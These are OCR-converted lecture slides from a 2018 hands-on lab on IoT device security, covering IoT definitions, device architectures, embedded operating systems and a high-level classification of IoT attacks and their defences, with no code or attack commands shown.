Security Analysis of Internet of Things Devices: Hands-on lab

Abdelkader Lahmadi, Frédéric Beck

Security Analysis of Internet of Things Devices: Hands-on lab

Abdelkader Lahmadi, Frédéric Beck

Abdelkader.lahmadi@loria.fr, Frederic.Beck@inria.fr

AIMS 2018, Jun 4th 2018, Munich, Germany

inventeurs du monde numérique

Loria Laboratoire lorrain de recherche en informatique et ses applications

UNIVERSITÉ DE LORRAINE


Outline


- IoT devices overview
  - Consumer and industrial IoT
  - Hardware and software architectures
- Communication protocols
  - Z-Wave protocol
  - BLE protocol
- IoT attacks and threats
  - Case studies
- Communication protocols analysis: BLE and ZWave
  - BLE Packets sniffing using uberthooth
  - Z-wave Packets sniffing using GNU Radio and scapy
  - A Z-wave attack: the universal controller


Internet of Things (IoT)


- The next big thing is small
  - Low-power Motes (TI MSP430, SensorTAG, STM32xx, ARM-based, …)
  - Arduino, Raspberry PI, Intel Quark SoC
  - Motes with energy harvesting
- IoT is one of the hot research topics, IETF is working on IoT protocols
- IoE (Internet of Everything) is coming soon for connecting People, Process, Data, and Things

Source: extremeTech.com









IoT: Different definitions, similar concepts

International Telecommunication Union (ITU) ITU–T Recommendation Y.2060,

3.2.2 Internet of things (IoT): A global infrastructure for the information society, enabling advanced services by interconnecting (physical and virtual) things based on existing and evolving interoperable information and communication technologies.

The Internet Architecture Board (IAB) begins RFC 7452,[33] "Architectural Considerations in Smart Object Networking'', with this description:

> *The term "Internet of Things" (IoT) denotes a trend where a large number of embedded devices employ communication services offered by the Internet protocols. Many of these devices, often called "smart objects,'' are not directly operated by humans, but exist as components in buildings or vehicles, or are spread out in the environment.*


The Oxford Dictionaries[38] offers a concise definition that invokes the Internet as an element of the IoT:

> *Internet of things (noun): The interconnection via the Internet of computing devices embedded in everyday objects, enabling them to send and receive data.*

> *"A world where physical objects are seamlessly integrated into the information network, and where the physical objects can become active participants in business processes. Services are available to interact with these 'smart objects' over the Internet, query their state and any information associated with them, taking into account security and privacy issues."*


Raise and growth of IoT

- 24 billion Internet-connected objects by 2019 (according to Cisco)
- 75 billion networked devices by 2020 according to Morgan Stanley
- 100 billion of IoT connections by 2025 according to Huawei



Source: http://www.cisco.com/c/en/us/about/security-center/secure-iot-proposed-framework.html

Internet of Things applications




Environmental Monitoring

Smart Home


Wearable

Smart Grid


Medical & Healthcare



Connected Vehicle




Smart City



Industrial Automation

Consumer IoT devices

Jasco Avi-on



AromaCare

Lutron ZigBee Wireless Keypads works with Cree and GE Bulbs

Microbot Push

"Microbot Push is a wireless robotic finger that can push most ordinary buttons just like a human finger does."

[SmartyPans](#) (smart cooking pans)

SmartyPans

Industrial IoT (IIoT) devices


Tier 3: Middleware & Backend
Web servers, Application servers
Database server
Analytics
Spatial (and web) visualisation
Network Management Tools


Tier 2: Gateway: Stargate
Powered from the grid
Control cluster formation & queries
High computational power
Time Reference (NTP & GPS PPS)
High data storage requirements
Signal transmission via GPRS, EDGE
Long-range communication

802.11 GPRS


Tier 1: Mote:
Cluster formation
Battery operated
Extreme environmental conditions
Low data storage requirements
Signal compression & local processing
Short-range communication

Antenna
Intel Mote
Battery
Pressure Sensor





IIoT and consumer IoT integration




Source: http://www.electronicdesign.com/iot/designing-industrial-internet-things

IoT elements

- **Identification**: name and match services.
- **Sensing**: gathering data from related objects within the network and sending it back to a data warehouse, database, or cloud.
- **Communication**: connect heterogeneous objects together to deliver specific smart services.
- **Computation**: Processing units (e.g., microcontrollers, microprocessors, SOCs, FPGAs) and software applications represent the “brain” and the computational ability of the IoT.
- **Services**: Identity-related Services, Information Aggregation Services, Collaborative-Aware Services and Ubiquitous Services.
- **Semantics**: ability to extract knowledge smartly by different machines to provide the required services.

IoT Elements		Samples
Identification	**Naming**	EPC, uCode
	Addressing	IPv4, IPv6
Sensing		Smart Sensors, Wearable sensing devices, Embedded sensors, Actuators, RFID tag
Communication		RFID, NFC, UWB, Bluetooth, BLE, IEEE 802.15.4, Z-Wave, WiFi, WiFiDirect, , LTE-A
Computation	**Hardware**	SmartThings, Arduino, Phidgets, Intel Galileo, Raspberry Pi, Gadgeteer, BeagleBone, Cubieboard, Smart Phones
	Software	OS (Contiki, TinyOS, LiteOS, Riot OS, Android); Cloud (Nimbits, Hadoop, etc.)
Service		Identity-related (shipping), Information Aggregation (smart grid), Collaborative-Aware (smart home), Ubiquitous (smart city)
Semantic		RDF, OWL, EXI

IoT node architecture




Microcontroller

- Main processing units of embedded devices
- Special purpose and highly integrated
  - Integrated RAM, ROM, I/O, peripherals
  - Extremely good power to performance ratio
  - Cheap, typically 0.25 - 10.00 USD
- Executes programs including embedded system control, measurement & communications
  - Usually time-critical requiring guarantees
  - Real-time performance a common requirement
    - Pre-emptive scheduled tasks
    - Queues and semaphores

Example: MSP430

- Texas Instruments mixed-signal uC
- 16-bit RISC
- ROM: 1-60 kB
- RAM: Up to 10 kB
- Analogue
  - 12 bit ADC & DAC
  - LCD driver
- Digital
  - USART x 2
  - DMA controller
  - Timers



IoT: common operating systems

Operating System	Language Support	Minimum Memory (KB)	Event-based Programming	Multi-threading	Dynamic Memory
TinyOS	nesC	1	Yes	Partial	Yes
Contiki	C	2	Yes	Yes	Yes
LiteOS	C	4	Yes	Yes	Yes
Riot OS	C/C++	1.5	No	Yes	Yes
Android	Java	-	Yes	Yes	Yes

Security and privacy issues in Internet of Things

Yuchen et al, A Survey on Security and privacy issues in Internet of things, IEEE INTERNET of Things Journal, 2017

IoT security

- Ensuring the security, reliability, resilience and stability of Internet applications and services is critical
- Security in IoT is important and linked to the ability of users to trust their environment
- Poorly secured IoT devices: entry points for cyber attacks, reprogram the device, malfunctioning
- Poorly designed devices can expose user data to theft
- Competitive cost and technical constraints: security design deficiency
- Every poorly secured device that is connected online potentially affects the security and resilience of the Internet globally (Mirai botnet, end 2016)

Challenges

- Large scale: deployment of IoT devices at a massive scale
- High connectivity and multiple protocols: device to device, device to gateway, device to cloud
- Low diversity: a vulnerability in a protocol may affect many devices sharing the same protocol
- Difficult to reconfigure or to upgrade
- The user has no visibility into the data produced by the device or its internal working
- Build Your own Internet of Things: poor security practices

Why it is difficult to secure IoT?

- Battery life extension
  - Limited energy to execute the designed functionality and heavy security instructions can drain the devices' resources
  - Use the minimum security requirements on the device, which is not recommended especially when dealing with sensitive data.
  - harvest energy from natural resources (e.g., light, heat, vibration, wind): requires hardware upgrade and increases cost
- Lightweight computation
  - limited memory space which can't handle the computing and storage requirements of advanced cryptography algorithms.
  - Latency hiding technique: breaking down the query results of large size into small sized data sets.
  - Lightweight encryption scheme: Identity-based Encryption

Classification of IoT attacks

- Physical attack: performed when the attacker is in a close distance of the device
  - Use secure booting by applying a cryptographic hash algorithms and digital signature to verify its authentication and the integrity of the software
- Network attack: manipulating the IoT network system to cause damage
  - Authenticate itself to the network before any transmission or reception of data
- Software attack: happen when the IoT applications present some security vulnerabilities that allow the attacker to seize the opportunity and harm the system.
- Encryption attack: breaking the system encryption. This kind of attacks can be done by side channel, cryptanalysis, and man-in-the-middle attacks

Andrea, C. Chrysostomou, and G. Hadjichristofi, “Internet of things: Security vulnerabilities and challenges,” in *2015 IEEE Symposium on Computers and Communication (ISCC)*, July 2015.

Classification of IoT attacks

- Taxonomy classification for IoT attacks based on how the attacker features deviates from the legitimate IoT devices
  - ignoring, reducing, misusing, and extending the system functionality
- Creating a covert channel: organization building that implemented smart lights
